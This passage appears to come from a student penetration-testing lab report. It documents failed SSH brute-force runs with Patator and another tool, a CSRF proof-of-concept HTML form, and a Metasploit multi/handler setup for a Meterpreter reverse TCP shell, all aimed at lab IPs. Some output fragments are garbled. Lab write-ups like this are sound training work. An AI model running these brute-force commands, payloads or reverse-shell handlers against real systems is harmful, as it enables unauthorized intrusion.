ERROR: ssh.mod: Failed establishing SSH session. The following credentials have been added to the missed queue for later testing: Host: 192.168.60.136 User: root Pass: summer2017
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: summer2017 (16 of 221 complete)
```

This command is attempting to brute-force SSH logins on the IP address 192.168.60.136 using the username root and passwords from the fasttrack.txt wordlist file. This process systematically tries different passwords from the wordlist to gain unauthorized access to the SSH service running on the machine. But unfortunately, it failed.

I) Patator

```
(kali㉿kali)-[~] 168.60.136.3389: finished.
└$ patator ssh_login host=192.168.60.136 user=test password=FILE0 0=/usr/share/wordlists/sqlmap.txt -x
ignore:mesg='Authentication failed'
rack done! 1 service scanned in 3.93 seconds.
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.
13
    from telnetlib import Telnet
14:26:42 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.6
    at 2023-11-25 14:26 EET
14:26:42 patator[168] INFO -
14:26:42 patator[168] INFO - code|size|time | candidate
14:26:42 patator[168] INFO - -----
14:26:46 patator    INFO - 1    22    3.624 | !!!!!!|      | 5 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.589 | !|      | 1 | Authentication failed.
14:26:46 patator    INFO - 1    22    3.593 | ! Keeper|      | 2 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.587 | !!|      | 3 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.589 | !!!|      | 4 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.591 | !!!!!!|      | 6 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.587 | !!!!!!|      | 7 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.588 | !!!!!!!!!|      | 9 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.586 | !!!!!!|      | 8 | Authentication failed.
14:26:46 patator[168] INFO - 1    22    3.586 | !!!!!2|      | 10 | Authentication failed.
14:26:50 patator    INFO - 1    22    3.586 | !!!666!!!|      | 15 | Authentication failed.
14:26:50 patator[168] INFO - 1    22    3.585 | !!!666666!!!|      | 16 | Authentication failed.
14:26:50 patator[168] INFO - 1    22    3.585 | !!!lax789020|      | 11 | Authentication failed.
```

This Patator command executes a brute-force attack against an SSH service running on the machine IP address. This also failed. It seems like it is blocking us as it says “Authentication failed”.


m) Buffer Overflow

A buffer overflow attack occurs when a program tries to store more data in a memory buffer than it can handle, leading to excess data overflowing into adjacent memory areas. Exploiting this vulnerability involves carefully crafting input to overflow the buffer, manipulating program control data like return addresses, and injecting malicious code. However, executing a successful buffer overflow attack is complex making it a challenging process.

n) CSRF

CSRF attacks exploit the trust relationship between the user's browser and the target website. These attacks do not directly compromise user credentials but leverage the user's authenticated session.

To mitigate CSRF attacks, websites often implement mechanisms like anti-CSRF tokens or same-site cookies to validate requests and ensure they originate from the expected user interactions.

A screenshot of a terminal window titled "GNU nano 7.2" with the file name "csrf_attack.html". The terminal shows the HTML code for a CSRF attack simulation. The code includes an

tag with the text "CSRF Attack Simulation", a form with an action of "http://192.168.60.136/", a method of "post", and two input fields: one hidden field named "setting" with value "change" and one submit button with value "Change Settings". ``` <html> <body>request (400) <h2>CSRF Attack Simulation</h2> <form action="http://192.168.60.136/" method="post"> <input type="hidden" name="setting" value="change"> <input type="submit" value="Change Settings"> </form> </body> </html> ```

o) Multihandler

```
Welcome to run your CLI command on Earth Messaging Machine (192.168.111.128)
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.111.128
LHOST => 192.168.111.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.111.128:4444
whoami
whoami
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.111.141 - Meterpreter session 1 closed.
```

We tried using multi handler but the payload did not pass through.

V. Resources

<https://book.hacktricks.xyz/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp>

<https://www.defenxor.com/blog/how-hackers-can-exploit-the-buffer-overflow-vulnerability/>